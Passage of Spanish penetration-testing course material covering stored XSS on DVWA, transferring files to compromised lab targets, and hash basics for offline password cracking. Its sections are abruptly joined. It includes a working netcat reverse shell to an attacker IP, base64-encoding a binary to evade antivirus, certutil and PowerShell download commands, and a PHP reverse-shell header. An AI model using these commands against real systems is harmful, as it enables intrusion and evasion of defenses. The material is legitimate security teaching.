Stored XSS, o XSS persistente, se produce cuando la entrada del usuario se almacena permanentemente en una base de datos y posteriormente se inyecta en una página web. Con Stored XSS, el script malicioso se origina en una base de datos (o en algún otro origen de datos) en lugar de en una solicitud HTTP de usuario. En lugar de manipular a una víctima para que envíe una solicitud HTTP con el script malicioso como en el caso de reflected XSS, el atacante inyecta el script en una base de datos. Cuando un usuario visita una página web que llama al script malicioso inyectado en una base de datos, éste se inserta en la respuesta de HTTP el cual es ejecutado por el navegador web de la víctima. Los foros, los campos de comentarios, los formularios de contacto y los perfiles de cuentas de usuario son ejemplos de funcionalidades que almacenan la entrada del usuario en una base de datos. El resultado de XSS reflected y stored suele ser el mismo pero, el stored XSS puede dirigirse a un público mucho más amplio a la vez. Por ejemplo, cuando una página de un sitio web recupera un script malintencionado de una base de datos, todos los visitantes del sitio web al pasar por la página se verán afectados.

Ejemplo de Stored XSS

En este ejemplo vamos a volver a utilizar la aplicación DVWA dentro de la VM Metasploitable 2, pero ahora en la sección XSS stored:

La aplicación simula ser un libro de visitas, donde los campos requeridos son el nombre del visitante y el mensaje. El visitante escribe su nombre y su comentario en los cuadros de texto proporcionados y, a continuación, envía el comentario, dando clic en *Sign Guestbook*. Las entradas de usuario son inyectadas en la base de datos de la aplicación. Después, el comentario se agrega en la parte inferior de la página web cuando se vuelve a cargar la página.

Para demostrar cómo funciona una vulnerabilidad stored XSS, después de agregar los datos necesarios en los formularios, agregaremos el mismo código de JavaScript que utilizamos previamente. Cuando se ejecute el código se mostrará un cuadro de diálogo de alerta con el texto "XSS".

```
<script>alert("XSS")</script>
```

El comentario tendrá el siguiente aspecto:

Después de enviar el formulario, la página web se vuelve a cargar y el comentario se agrega a la página web. Casi al instante se nos presenta el cuadro de diálogo que contiene el texto XSS que demuestra que el código de JavaScript injectado fue ejecutado por el navegador:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message

Name: test
Message: This is a test comment.

```
</div>
<br />
<div id="guestbook_comments"><name: test <br />Message: This is a test comment. <br /></div><div id="guestbook_comments"><name: Ricardo <br />Message: ¡muchas gracias! <br /></div>
<br />
<h2>More info</h2>
```

La línea 70 contiene el *payload* XSS escrito con HTML (desde la línea 68) y JavaScript válidos. La validez del código HTML y JavaScript es la razón por la que no vemos ninguna indicación de que se está explotando una vulnerabilidad XSS. Será invisible en la página web siempre y cuando la sintaxis sea correcta y todas las etiquetas se cierren correctamente.

En la parte de abajo, podemos ver que el comentario que hemos enviado ha sido agregado a la página web sin el código de JavaScript en el texto:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Como podrás observar, el comentario que ingresamos se parece a cualquier otro comentario. No hay código de HTML visible, JavaScript o caracteres inusuales para levantar sospechas. La única confirmación visible de una vulnerabilidad XSS explotada es el cuadro de diálogo que se muestra cada vez que el navegador carga la página web. Si el *payload* de JavaScript se reemplazara con algo malicioso, tal vez con código que envíe tus *cookies* a otro sitio controlado por un atacante, esto pasaría completamente desapercibido a menos que analices el código fuente de cada página web que visites. Dicho esto, veamos el código fuente de esta página:

Introducción

Después de haber obtenido acceso a un *target*, a veces es necesario poder transferir o descargar archivos desde o hacia los *targets*. Por ejemplo, cuando tengas que compilar un *exploit* en la máquina de ataque, tendrás que transferir el *exploit* compilado al *target* antes de ejecutarlo debido a que son *exploits* locales y no remotos. Si tienes la suerte de que el *target* tenga aplicaciones para el servicio de transferencia como FTP o wget puedes usarlos para transferir el *exploit* compilado. Si el *target* no tiene herramientas de transferencia de archivos instaladas, tendrás que ser más creativo y utilizar herramientas como Netcat, PowerShell, Meterpreter, etc.

En esta sección vamos a aprender sobre diferentes métodos para descargar archivos en Linux y Windows.

Transferencia y Descarga de Archivos en Linux

La manera más fácil de descargar archivos desde la máquina atacante en Linux es mediante la herramienta wget. Wget es un programa de software libre que viene instalado de forma predeterminada en la mayoría de las distribuciones de Linux y descarga archivos mediante los protocolos HTTP, HTTPS y FTP. Cuando wget está disponible en el *target*, solo tienes que configurar un servidor web o de FTP en la máquina atacante para servir los archivos.

Servidor Web en Python

Python tiene un módulo que con un solo comando te permite crear un servidor web para servir archivos y páginas web. El único requisito para ejecutar este módulo es que tengas Python instalado, el cual está instalado de forma predeterminada en la mayoría de las distribuciones de Linux. El nombre del módulo depende de la versión de Python instalada, para Python versión 2.x es **SimpleHTTPServer** y para Python version 3.x es **http.server**.

En los ejemplos voy a utilizar y referirme al módulo **http.server** sin embargo, lo mismo aplica para **SimpleHTTPServer**.

Antes de comenzar con una demostración, es importante saber que **http.server** sirve todos los archivos que se encuentren en el directorio donde se inicializa el servidor. Por esta razón, es importante tener cuidado de no iniciar el servidor web en directorios root o en directorios que contengan archivos sensibles.

Para iniciar Python **http.server** ejecuta el siguiente comando desde el directorio que contiene los archivos que deseas transferir:

python3 -m http.server [Opcional: puerto]

Proporcionar un número de puerto es opcional, pero si no especifica, el servidor web se enlazará al puerto 8000 de forma predeterminada.

Para fines de demostración, he creado un directorio dentro del directorio /tmp llamado simple.http que contiene un único archivo llamado prueba.txt. Usando el siguiente comando podemos servir el contenido de este directorio con el módulo **http.server** de Python 3:

python3 -m http.server 80

```
(kali㉿kali)-[~]
$ mkdir /tmp/simple.http
(kali㉿kali)-[~]
$ cd /tmp/simple.http
(kali㉿kali)-[/tmp/simple.http]
$ echo "Esto es una prueba" > prueba.txt
(kali㉿kali)-[/tmp/simple.http]
$ ls
prueba.txt

(kali㉿kali)-[/tmp/simple.http]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Ahora podemos acceder al contenido del directorio desde el navegador web usando la siguiente URL:

http://[IP]



Directory listing for /

• [prueba.txt](#)

El servidor web en Python es la forma más segura, fácil y recomendada para cualquier archivo a los *targets*.

Ahora que tenemos nuestro servidor web en Python en ejecución podemos usar la herramienta wget en el *target* para descargar el archivo.

wget http://<IP_atacante>/<nombre_del_archivo>

```
[root@fadedinetasploitlab: ~]# wget http://192.168.132.115/prueba.txt
--2023-02-03 16:52:03--  http://192.168.132.115/prueba.txt
                   => prueba.txt
Connecting to 192.168.132.115:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19 [text/plain]
Length: 19 [text/plain]

100%[=====] --:--:-- 5.42 MB/s

--2023-02-03 16:52:03 (5.42 MB/s) - 'prueba.txt' saved [19/19]

[root@fadedinetasploitlab: ~]# ls
prueba.txt  vulnerable
[root@fadedinetasploitlab: ~]# cat prueba.txt
Esto es una prueba
[root@fadedinetasploitlab: ~]
```

El archivo llamado prueba.txt se ha descargado desde la máquina de ataque al target. Como alternativa, puedes utilizar la opción -O para definir un nombre diferente al archivo descargado.

Después de servir el archivo, asegúrate de detener el servidor web en Python en la máquina de ataque simplemente pulsando la combinación de teclas **Ctrl + c** en la terminal.

```
(kali㉿kali)-[~/tmp/simple.http]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.132.132 - - [27/Feb/2022 13:15:52] "GET /prueba.txt HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.

(kali㉿kali)-[~/tmp/simple.http]
$
```

Transferencia y Descarga de Archivos en Windows

Las transferencias de archivos a máquinas Windows son un poco más difíciles de lograr desde la línea de comandos, ya que los sistemas Windows no tienen una herramienta nativa como wget. Sin embargo, tenemos varias otras opciones que generalmente se reducen al uso de programas integrados que podemos usar para transferir archivos como **certutil.exe** y lenguajes de scripting disponibles como PowerShell.

Para que puedas reproducir correctamente los ejemplos de esta sección en la VM Win10, verifica que la opción *Real-time protection* permanezca desactivada:



CertUtil.exe

Windows tiene un programa de línea de comandos llamado CertUtil.exe, que se instala como parte de los servicios de Certificate Server y se puede usar para administrar certificados en Windows.

CertUtil también se conoce como un binario *Living Off Land* (LOL), que es una herramienta del sistema confiable y preinstalada con una funcionalidad inesperada "adicional", como la descarga de archivos. Una característica interesante de certutil es la opción de descargar un certificado remoto desde una URL y guardarla en el sistema de archivos local. Si bien esta función está destinada a descargar archivos de certificado, también se puede usar para descargar archivos que no son de certificado con un comando simple, incluidos scripts y ejecutables. Esta característica se utiliza bastante en campañas para descargar malware que incluso puede eludir los programas de seguridad y el monitoreo por codificación en Base64 del archivo malicioso y descodificándolo después de que se haya descargado en el sistema.

Con el siguiente comando podemos descargar un archivo especificando una URL de descarga y guardarla en el sistema de archivos local especificando un nombre de archivo como argumento final:

certutil -urlcache -split -f <URL>

- **-urlcache**: Muestra o elimina entradas de URL en caché.
- **-f**: Obtiene o trae (*fetch*) una URL específica.
- **-split**: Divide la descarga.

Demostremos esto con un ejemplo en el que descargaremos un archivo llamado prueba.txt que se sirve desde la máquina de ataque en el puerto 80. El comando es el siguiente:

certutil -urlcache -split -f http://<ip>/prueba.txt

```
C:\Users\User\Desktop>certutil -urlcache -split -f http://192.168.132.115/prueba.txt
**** Online ****
0000 ...
0013
CertUtil: -URLCache command completed successfully.

C:\Users\User\Desktop>type prueba.txt
Esto es una prueba

C:\Users\User\Desktop>
```

Como puedes observar en la imagen anterior, el programa certutil confirma que el comando se completó con éxito. Cuando ejecutamos el comando type podemos verificar el contenido del archivo descargado.

Codificación en Base64

Otra característica del programa certutil es que puede ayudar a eludir ciertos controles de seguridad codificando archivos en Base64. Por ejemplo, usando la opción **-decode**, podemos descargar un ejecutable malicioso codificado en Base64 como archivo de texto y decodificar el ejecutable en disco. Esto puede ayudar a eludir eficazmente los controles de seguridad, como el antivirus, los dispositivos perimetrales y el filtrado web. Demostremos esto con un ejemplo en el que primero, vamos a codificar en Base64 el binario **nc.exe** que se encuentra en kali y después, habilitar **http.server** para su transferencia.

```
(kali㉿kali)-[~/tmp/simple.http]
$ locate nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

(kali㉿kali)-[~/tmp/simple.http]
$ cp /usr/share/windows-resources/binaries/nc.exe .

(kali㉿kali)-[~/tmp/simple.http]
$ base64 nc.exe > nc.txt

(kali㉿kali)-[~/tmp/simple.http]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Después, en el *target* Windows utilizamos certutil para descargar el archivo y después para decodificarlo:

```
C:\Users\User\Desktop>certutil -uricache -split -f http://192.168.132.115/nc.txt
**** Online ****
000000 ...
01390a
CertUtil: -URICache command completed successfully.

C:\Users\User\Desktop>certutil -decode nc.txt nc.exe
Input Length = 80234
Output Length = 59392
CertUtil: -decode command completed successfully.

C:\Users\User\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is F0E3-8EB7

 Directory of C:\Users\User\Desktop

02/27/2022  04:36 PM    <DIR>      .
02/27/2022  04:36 PM    <DIR>      ..
09/20/2016  12:17 PM           44 bash.txt
09/20/2016  12:17 PM           527,449 EULA.pdf
02/10/2020  12:58 PM           1,458 Microsoft Edge.lnk
02/27/2022  04:36 PM           59,392 nc.exe
02/27/2022  04:36 PM           86,234 nc.txt
02/27/2022  04:16 PM           19 prueba.txt
05/23/2019  12:13 PM           2,285 Visual Studio 2019.lnk
02/04/2019  01:47 PM           1,415 Visual Studio Code.lnk
09/20/2016  12:19 PM           114 Windows Dev Center.url
               9 File(s)   672,322 bytes
              2 Dir(s)  91,044,175,872 bytes free

C:\Users\User\Desktop>
```

Como puedes observar en la imagen anterior, el archivo nc.txt se descargó correctamente en el *target* y se decodificó en el disco con la opción -decode. Para verificar que tenemos una versión funcional de la herramienta Netcat, podemos ejecutar este binario para iniciar una *shell* de reversa hacia la máquina atacante, el comando es el siguiente:

nc.exe 192.168.132.115 5000 -e cmd.exe

```
Administrator: Command Prompt - nc.exe 192.168.132.115 5000 -e cmd.exe
C:\Users\User\Desktop>nc.exe 192.168.132.115 5000 -e cmd.exe
```

Para poder recibir la *shell* de reversa correctamente en la máquina atacante, es necesario primero, iniciar un *listener* con Netcat antes de ejecutar el comando previo. La imagen siguiente es el resultado de la ejecución del comando anterior:

```
(kali㉿kali)-[~/tmp/simple.http]
$ nc -lvp 5000
listening on [any] 5000 ...
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.127] 49762
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\User\Desktop>systeminfo
systeminfo

Host Name:          WINDEV2002EVAL
OS Name:            Microsoft Windows 10 Enterprise Evaluation
OS Version:         10.0.18363 N/A Build 18363
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:     Multiprocessor Free
Registered Owner:  User
Registered Organization:
```

Descargas con PowerShell: System.Net.WebClient

En esta sección crearemos un script con funcionalidad de descarga con PowerShell. PowerShell ofrece varias formas de descargar archivos desde ubicaciones remotas. El primer método que vamos a ver utiliza la clase **System.Net.WebClient** de .NET.

Para ejecutar scripts con PowerShell, la directiva de ejecución debe permitir que los scripts se ejecuten en el sistema. La directiva predeterminada se establece en *Restricted*, lo que significa que el sistema no ejecutará scripts de PowerShell. Con el siguiente comando de PowerShell, podemos obtener la directiva de ejecución actual:

Get-ExecutionPolicy

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Get-ExecutionPolicy
Restricted
PS C:\Windows\system32>
```

Con el siguiente comando de PowerShell, podemos establecer la directiva en *Unrestricted*, lo que nos permite ejecutar scripts en el sistema:

Set-ExecutionPolicy Unrestricted

```
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the
execution policy might expose you to the security risks described in the
about_Execution_Policies help topic at https://go.microsoft.com/fwlink/?LinkId=135170. Do you
want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Windows\system32> Get-ExecutionPolicy
Unrestricted
PS C:\Windows\system32>
```

Los siguientes comandos crean un script en PowerShell desde la línea de comandos en el target Windows. Este script se puede usar para descargar un archivo desde la máquina atacante:

1. echo \$storageDir = \$pwd > descargaHttp.ps1
2. echo \$webclient = New-Object System.Net.WebClient >> descargaHttp.ps1
3. echo \$webclient.DownloadFile("<URL_de_descarga>","<Nombre_del_archivo>") >> descargaHttp.ps1

```
C:\Users\User\Desktop>echo $storageDir = $pwd > descargaHttp.ps1
C:\Users\User\Desktop>echo $webclient = New-Object System.Net.WebClient >> descargaHttp.ps1
C:\Users\User\Desktop>echo $webclient.DownloadFile("http://192.168.1.15/prueba4.txt","prueba4.txt") >> descargaHttp.ps1
C:\Users\User\Desktop>
```

Ya creado el script de PowerShell, puedes ejecutarlo con el siguiente comando:

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
descargaHttp.ps1
```

```
C:\Users\User\Desktop>type prueba2.txt
The system cannot find the file specified.

C:\Users\User\Desktop>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -File
descargaHttp.ps1

C:\Users\User\Desktop>type prueba2.txt
Esto es una prueba

C:\Users\User\Desktop>
```

También es posible ejecutar la función anterior desde la línea de comandos sin crear un script:

```
powershell -c "(new-object
System.Net.WebClient).DownloadFile('<URL_de_descarga>','<Nombre_del_archivo>')"
```

```
C:\Users\User\Desktop>type prueba3.txt
The system cannot find the file specified.

C:\Users\User\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.1.15/prueba4.txt','prueba4.txt')"

C:\Users\User\Desktop>type prueba3.txt
Esto es una prueba

C:\Users\User\Desktop>
```

Descargas con PowerShell: Start-BitsTransfer

Otra forma de descargar archivos con PowerShell es mediante el servicio de transferencia inteligente en segundo plano (BITS). El cmdlet **Start-BitsTransfer** crea un proceso o *job* para transferir uno o varios archivos entre un equipo cliente y un servidor. El uso de BITS para las transferencias de archivos tiene algunas ventajas importantes sobre otros métodos. BITS te permite limitar la cantidad de ancho de banda para una transferencia de archivos, procesar varias descargas, establecer un proxy web y no se basa en Internet Explorer como otros cmdlets. Otra ventaja de BITS es que utiliza solamente el ancho de banda de red inactivo en lugar del ancho de banda completo como muchos otros servicios de transferencia de archivos lo hacen. Por lo tanto, BITS se puede utilizar para procesar archivos grandes sin afectar a otras aplicaciones de red.

Desafortunadamente, el uso de BITS para transferencias de archivos también tiene algunas desventajas. Una desventaja potencial es que BITS tiene que ser habilitado en el target para funcionar. Sin embargo, dado que BITS suele estar habilitado de forma predeterminada, esto no será mucho problema. Otra desventaja potencial (que también contamos como una ventaja anterior), es que BITS solo utiliza el ancho de banda inactivo y esto puede afectar el tiempo total del proceso para la transferencia de archivos donde el ancho de banda disponible es limitado. BITS también está diseñado para procesar transferencias de archivos en segundo plano, por lo que el proceso de BITS puede terminar estando en una cola esperando a que se complete un proceso en ejecución.

Este método utiliza dos líneas de código pero podemos ejecutarlo en una sola línea desde la línea de comandos en lugar de crear un script en el sistema de archivos local. Como mínimo, necesitamos especificar un origen y un destino para la descarga. El siguiente comando descargará un archivo desde un servidor web al escritorio del usuario:

```
powershell Import-Module BitsTransfer;Start-BitsTransfer -Source <URL> -Destination
C:\Users\User\Desktop\
```

```
C:\Users\User\Desktop>type prueba4.txt
The system cannot find the file specified.

C:\Users\User\Desktop>powershell Import-Module BitsTransfer;Start-BitsTransfer -Source http://192.168.1.15/prueba4.txt
-Destination C:\Users\User\Desktop\prueba4.txt

C:\Users\User\Desktop>type prueba4.txt
Esto es una prueba

C:\Users\User\Desktop>
```

Descargas con PowerShell: Invoke-WebRequest

La última opción que consideraremos para descargar archivos es el cmdlet Invoke-WebRequest. El cmdlet Invoke-WebRequest es simple y fácil de usar y está disponible en PowerShell versión 3.0 y versiones posteriores. Sin embargo, viene con algunas desventajas. La primera es que es muy lento en comparación con los otros métodos de PowerShell que hemos visto. Este cmdlet tiene un gran impacto en el rendimiento porque la secuencia de respuestas HTTP se almacena primero en la memoria y se vacía en el disco ya que está completamente descargada. De tal manera que, descargar archivos grandes con este método puede causar posibles problemas de memoria.

El siguiente comando descarga un archivo desde un servidor web al escritorio del usuario:

```
powershell Invoke-WebRequest -Uri <URL> -OutFile C:\Users\User\Desktop\
```

```
C:\Users\User\Desktop>type prueba5.txt
The system cannot find the file specified.

C:\Users\User\Desktop>powershell Invoke-WebRequest -Uri http://192.168.132.132/prueba5.txt

C:\Users\User\Desktop>type prueba5.txt
Esto es una prueba

C:\Users\User\Desktop>
```

Para que este cmdlet funcione, el target debe tener al menos PowerShell 3.0 instalado. Las versiones de PowerShell inferiores a 3.0 provocarán un error al no reconocer el cmdlet

Puedes comprobar la versión de PowerShell instalada mediante el siguiente comando:

```
powershell $PSVersionTable.PSVersion
```

La salida para PowerShell versión 2.0 (izquierda) y 3.0 (derecha) tiene este aspecto:

```
c:\>powershell $PSVersionTable.PSVersion
powershell $PSVersionTable.PSVersion
Major    Minor   Build  Revision
-----  -----  -----  -----
2        0       -1      -1
```

```
c:\>powershell $PSVersionTable.PSVersion
powershell $PSVersionTable.PSVersion
Major    Minor   Build  Revision
-----  -----  -----  -----
3        0       -1      -1
```

Transferencia de Archivos con Netcat

Supongamos que ya tenemos una shell en el target y queremos transferir un archivo desde la máquina atacante a este host. Lo primero que tenemos que hacer es configurar un proceso en modo listening con Netcat en el target y especificar el archivo de salida.

En el caso de Netcat, no importa si el target es Linux o Windows; la herramienta se configura y se comporta igual.

Vamos a utilizar el puerto 8080 como puerto escucha y el archivo se guardará en el escritorio con el nombre payload.txt:

```
nc -lvp 8080 > payload.txt
```

En la máquina atacante, nos conectamos al puerto 8080 y redireccionamos (o enviamos) un archivo llamado script.txt:

```
nc <IP_target> 8080 < script.txt
```

```
(kali㉿kali)-[~/opt]
$ nc 192.168.132.132 8080 < script.txt
```

```
msfadmin@metasploitable:~$ nc -lvp 8080 > payload.txt
listening on [any] 8080 ...
connect to [192.168.132.132] from (UNKNOWN) [192.168.132.115] 45712
```

Atacante

Target

Después, pulsamos la combinación de teclas **Ctrl+c** para detener el proceso y **cat** para mostrar el contenido del archivo descargado.

```
msfadmin@metasploitable:~$ nc -lvp 8080 > payload.txt
listening on [any] 8080 ...
connect to [192.168.132.132] from (UNKNOWN) [192.168.132.115] 45712

msfadmin@metasploitable:~$ cat payload.txt
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
```

Este método de transferencia de archivos funciona siempre y cuando Netcat esté presente en ambas máquinas. Aunque este método funciona perfectamente bien en la práctica, hay mejores opciones, como los métodos que vimos anteriormente.

Introducción

Cracking offline de contraseñas es preferido sobre el *cracking online* de contraseñas debido a que es más discreto en su operación.

Una vez que tenemos acceso a un *hash*, podemos utilizar recursos informáticos locales para intentar reproducir el mismo *hash*, ya sea con ataques de fuerza bruta o mediante ataques de diccionario. Estas técnicas ya fueron explicadas en la sección Explotación - *Cracking Online* de Contraseñas. En esta sección nos enfocaremos en aplicar ambas técnicas para crackear contraseñas de manera *offline* con una herramienta llamada **John the Ripper (JtR)**.

Hashing

Hashing se refiere a una función de transformación de datos. Los datos de entrada a la función son de tamaño variable; la salida, denominada *hash* o *digest*, es de tipo hexadecimal y de longitud fija; esta puede ser de 128 bits, 160 bits, 256 bits o algo más.



Quizá lo más importante del *hashing* es que, regularmente, es una función unidireccional, dicho de otra manera, solo funciona en una dirección. Es fácil tomar unos datos de entrada arbitrarios y producir un *hash*, pero es difícil tomar un *hash* y producir la entrada original. Por ejemplo, moler café es una buena analogía de una función unidireccional: es fácil moler granos de café, pero es casi imposible volver a unir todas las piezas pequeñas para reconstruir los granos de café a su estado original. Esta propiedad de "unidireccionalidad" es lo que hace que el *hashing* sea tan útil. Otra propiedad importante del *hashing* es que incluso el cambio más pequeño o insignificante en los datos de entrada puede cambiar en gran medida el *hash* resultante. Debido a esto, el *hashing* a menudo se usa para verificar la integridad de algunos datos de entrada, sin embargo, es posible que dos entradas diferentes produzcan una salida idéntica. Esto se conocen como colisiones de *hash*.

Consideremos un ejemplo. Si tenemos dos documentos muy grandes y sospechamos que son iguales, podemos intentar confirmarlo abriendolos uno al lado del otro y leyendo oración por oración, verificando cada palabra y cada signo de puntuación. Alternativamente, podemos simplemente aplicar *hashing* a ambos archivos. Dado que cualquier cambio daría como resultado un *hash* diferente, si los *hashes* son iguales, los archivos son idénticos.

Hay varios algoritmos de *hashing*, por ejemplo, MD5, SHA-1 y SHA-2. SHA-2 es una familia de algoritmos que consta de seis funciones *hash* con valores *hash* de 224, 256, 384 ó 512 bits. Estos algoritmos a menudo difieren en la longitud del *digest* o *hash*.

Para familiarizarnos con la función de *hashing*, vamos a iniciar usando el algoritmo **MD5** y la utilidad **md5sum** en Linux. Sin embargo, ten en cuenta que **MD5** ya no se considera un algoritmo seguro porque hoy día es posible obtener la entrada original debido a ciertas fallas encontradas en el algoritmo.

En tu máquina atacante (kali), crea un archivo llamado **tha.txt** redireccionando la salida del comando **echo "thehacking.academy"** y después, calcula su *hash* con **MD5** como se muestra en la imagen siguiente:

```
(kali㉿kali)-[~/Documents/hashing]
$ echo "thehacking.academy" > tha.txt

(kali㉿kali)-[~/Documents/hashing]
$ md5sum tha.txt
132dc33a1195298cc3a24e14ac40a582 tha.txt

(kali㉿kali)-[~/Documents/hashing]
```

Ahora, sin cambiar nada del contenido del archivo, cambia el nombre del archivo a **tha2.txt** y vuelve a calcular su *hash* con **MD5** como se muestra en la imagen siguiente:

```
(kali㉿kali)-[~/Documents/hashing]
$ mv tha.txt tha2.txt

(kali㉿kali)-[~/Documents/hashing]
$ md5sum tha2.txt
132dc33a1195298cc3a24e14ac40a582 tha2.txt

(kali㉿kali)-[~/Documents/hashing]
```

Como se muestra en la imagen anterior, aunque el nombre del archivo ha sido cambiado, el contenido del archivo sigue siendo el mismo, por lo tanto, el *hash* también sigue siendo el mismo.

Ahora, crea un nuevo archivo llamado **tha3.txt** y redirecciona la salida del comando **echo "thehacking.Academy"** (nótese el cambio de **academy** a **Academy**) y después, calcula su *hash* con **MD5** como se muestra en la imagen siguiente:

```
(kali㉿kali)-[~/Documents/hashing]
$ echo "thehacking.Academy" > tha3.txt

(kali㉿kali)-[~/Documents/hashing]
$ md5sum tha3.txt
62b943074d65b821487adff4576cd8a4  tha3.txt

(kali㉿kali)-[~/Documents/hashing]
$
```

Como puedes observar en la imagen anterior, aunque el texto exprese lo mismo, el contenido es diferente y, por lo tanto, el **hash** es diferente.

MD5 genera un *hash* de longitud fija de 32 caracteres hexadecimales. Esto puedes verificarlo contando cada uno de los caracteres en el *hash* o utilizando el comando `wc -c` de la siguiente manera:

```
(kali㉿kali)-[~/Documents/hashing]
$ md5sum tha3.txt
62b943074d65b821487adff4576cd8a4  tha3.txt

(kali㉿kali)-[~/Documents/hashing]
$ echo "62b943074d65b821487adff4576cd8a4" | wc -c
33

(kali㉿kali)-[~/Documents/hashing]
$ echo -n "62b943074d65b821487adff4576cd8a4" | wc -c
32
```

El comando `echo` añade un símbolo invisible de “*new line*” al final de un *string*. Como puedes observar en la imagen anterior, al ejecutar el comando `echo` directamente al *string*, el comando `wc` dice que hay 33 caracteres en lugar de 32. Para quitar el carácter de “*new line*” del *string*, añade la opción `-n` al comando `echo` como se muestra en el último comando.

De la misma manera en que utilizamos el comando `md5sum` para calcular un *hash* con **MD5**, podemos utilizar el comando `sha1sum` para calcular un *hash* con **SHA-1**. En el caso de **SHA-2**, están los comandos `sha224sum`, `sha256sum`, `sha384sum` o `sha512sum`.

Cracking Offline de Contraseñas por Fuerza Bruta

Es importante tener en cuenta que, a pesar de la naturaleza unidireccional de algoritmo de *hashing*, esto no garantiza que no se pueda recuperar una contraseña dado un *hash* específico. Un método por el cual podríamos obtener una contraseña dado un *hash* es mediante el uso de técnicas de fuerza bruta.

Debido a que no hay forma de revertir el *hash* a su entrada original, simplemente podemos intentar aplicar *hashing* a tantas contraseñas diferentes como sea posible utilizando el algoritmo del *hash* dado. Comparamos cada *hash* generado con el que estamos tratando de recuperar. Si encontramos una coincidencia, hemos encontrado la contraseña original.

En las distribuciones de Linux, los *hashes* de contraseñas se almacenan en el archivo **/etc/shadow**, que solo puede leerse con privilegios administrativos. Las entradas que contienen los *hashes* se encriptan utilizando la función `crypt(3)` y tienen el siguiente formato: **\$id\$salt\$hash**. Estas entradas generalmente indican qué algoritmo de *hash* lo produjo (**id**). Este identificador se encuentra ubicado entre el primer y el segundo signo de pesos (\$).

Los siguientes son algunos ejemplos de algoritmos de *hashes* y sus identificadores:

\$1\$: MD5-based

\$2\$: Blowfish

\$sha1\$: SHA-1

\$5\$: SHA-256

\$6\$: SHA-512

En los sistemas operativos Windows, los *hashes* de contraseña de usuario se almacenan en el Administrador de Cuentas de Seguridad (SAM). Las entradas en el archivo SAM se almacenan en el siguiente formato: **uid:rid:hash_lm:hash_ntlm**

Por ejemplo:

```
usuario1:1001:8FA82A629F3A794F63E11CD7E7F6092C:EF104A610B13E70B82D5B1131B78F221:::
```

LM y NTLM son dos algoritmos de *hash* diferentes que Windows ha usado para almacenar contraseñas. El algoritmo LM ahora es obsoleto y está deshabilitado en las versiones más recientes de Windows. Esto se debe a que LM es significativamente más débil que NTLM, ya que solo permite alrededor de 140 caracteres diferentes en sus contraseñas, en comparación con los 65536 de NTLM. Además, LM convierte todos sus caracteres a mayúsculas. Debido a que la autenticación LM está deshabilitada, su parte en el *string* (hash_lm) en las versiones más nuevas de Windows contiene el *hash* de un *string* en blanco (aad3b435b51404eeaad3b435b51404ee). Microsoft y otros programas a veces se refieren a los *hashes* NTLM como NTHash.

Dicho lo anterior, el primer paso para crackear contraseñas *offline* es identificar el algoritmo de *hash* implementado. Hay varias herramientas que puedes usar para hacer esto, como **hashid** o **hash-identifier** en Linux.

En esta lectura, vamos a utilizar una herramienta llamada **John The Ripper** (**JtR**) para crackear contraseñas *offline*. **JtR** es una herramienta de línea de comandos en Linux. Por cierto, en ocasiones **JtR** también puede detectar tipos de *hash*, pero siempre es bueno utilizar más de una herramienta.

Hashid

hashid es una herramienta de línea de comandos en Linux para identificar tipos o algoritmos de hashes. Para verificar las opciones de la herramienta, ejecuta el siguiente comando:

```
hashid --help
```

```
(kali㉿kali)-[~/opt]
$ hashid --help
usage: hashid.py [-h] [-e] [-m] [-j] [-o FILE] [--version] INPUT

Identify the different types of hashes used to encrypt data

positional arguments:
  INPUT              input to analyze (default: STDIN)

options:
  -e, --extended      list all possible hash algorithms including salted passwords
  -m, --mode          show corresponding Hashcat mode in output
  -j, --john          show corresponding JohnTheRipper format in output
  -o FILE, --outfile FILE write output to file
  -h, --help          show this help message and exit
  --version          show program's version number and exit

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

Antes de probar la herramienta **hashid**, vamos a generar una contraseña en formato para Linux (**crypt(3)**) con un *hash* de tipo **SHA-512**.

Para generar la contraseña, vamos a utilizar una herramienta que se llama **mkpasswd**, la cual, también es una herramienta de línea de comandos en Linux.

Mkpasswd

Ingresa el siguiente comando para ver la ayuda de la herramienta:

```
mkpasswd --help
```

```
(kali㉿kali)-[~]
$ mkpasswd --help
Usage: mkpasswd [OPTIONS]... [PASSWORD [SALT]]
Crypts the PASSWORD using crypt(3).

  -m, --method=TYPE      select method TYPE
  -s                      like --method=md5crypt
  -S, --salt=SALT         use the specified SALT
  -R, --rounds=NUMBER    use the specified NUMBER of rounds
  -P, --password-fd=NUM   read the password from file descriptor NUM
                         instead of /dev/tty
  -s, --stdin             like --password-fd=0
  -h, --help               display this help and exit
  -V, --version            output version information and exit

If PASSWORD is missing then it is asked interactively.
If no SALT is specified, a random one is generated.
If TYPE is 'help', available methods are printed.

Report bugs to <cmd+whois@linux.it>.
```

